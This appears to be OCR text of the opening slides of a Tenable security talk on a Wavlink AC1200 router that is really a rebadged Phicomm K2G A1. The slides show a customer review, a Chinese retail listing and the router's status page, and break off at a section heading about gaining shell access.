tenable

A Backdoor Lockpick


Reversing & Subverting Phicomm's Backdoor Protocol


Olivia Lucca Fraser


Staff Research Engineer, Zero Day Research Team

June 9th, 2023


Introducing the Wavlink AC1200



WAVLINK
6.8in
6.6in
1.2in
0.6in
6.6in





☑ 我已阅读并同意《用户使用协议》






★★☆☆☆ **Hard to setup, suspicious wifi**

By MC on March 22, 2021

I purchased this router based on the look, price and the reviews to update my older router. I got it delivered on time and in great condition. My problem was the set up. I plugged all the wires correctly. When I tried to connect to the internet, the WiFi pops up with a different name than what the instructions said. PHICOMM instead of WAVLINK🤨. Quite suspicious! Then a window comes up on my computer with an insecure website with the PHICOMM name and a totally different language. I tried different ways like typing Wifi.wavlink.com as suggested in the instructions and it leads me back to the phony website. Hopefully my information was not hacked by this website. So I am returning this router and hopefully this review will help anyone before they purchase.

A Baidu search for "Phicomm K2G A1" brought up listings for a familiar-looking device:



苏宁易购

输入关键字搜索商品/品牌/店铺 搜索

华为 | wifi | tplink | 华硕路由器 | ws6500 | 思科路由器

分类 大聚惠 苏宁国际 redbaby 苏宁红孩子 苏宁超市 电器城 生活家电 手机数码 金融

电脑/办公/外设 > 网络设备 > 路由器 > 斐讯(PHICOMM) > 斐讯(PHICOMM)K2G-AI路由器 自营 联系客服

自营 斐讯智能路由器K2G-A1 1200M双频无线路由器 WiFi穿墙稳定 千兆WAN口 (K2升级版)


千兆WAN口 穿墙更迅速

此商品已下架

由 苏宁 销售和发货，并提供售后服务 联系客服

热销推荐


tenable


Corporate needs you to find the differences
between this router and this router .

They're the same router.

~~Introducing the Wavlink AC1200~~

Introducing the Phicomm K2G A1!



系统状态

系统信息：

当前时间：2022/01/15 02:13

运行时间： 49分，29秒

软件版本： 22.6.3.20

设备型号： K2G

硬件版本： A1

WAN口状态：

上网方式： DHCP

IP地址： 10.3.3.12

子网掩码： 255.255.0.0

默认网关： 10.3.2.1

DNS服务器： 8.8.8.8;0.0.0.0

MAC地址： 98:BB:99:57:D8:CB

LAN口状态：

IP地址： 192.168.2.1

子网掩码： 255.255.255.0

MAC地址：

98:BB:99:57:D8:CC

2.4G无线状态：

无线状态： 启用

网络名称： @PHICOMM_CB

无线模式： 802.11b/g/n

5G无线状态：

无线状态： 启用


网络名称： @PHICOMM_CB...

无线模式： 802.11a/n/ac

软件版本号：22.6.3.20 MAC地址：98:BB:99:57:D8:CB 斐讯路由器 | 服务热线：4007-567-567

The *System Status* (系统状态) page identifies the device model as K2G, hardware version A1, running firmware version **22.6.3.20**.

Using a Known Post-Auth Command Injection Vuln to Gain Shell Access



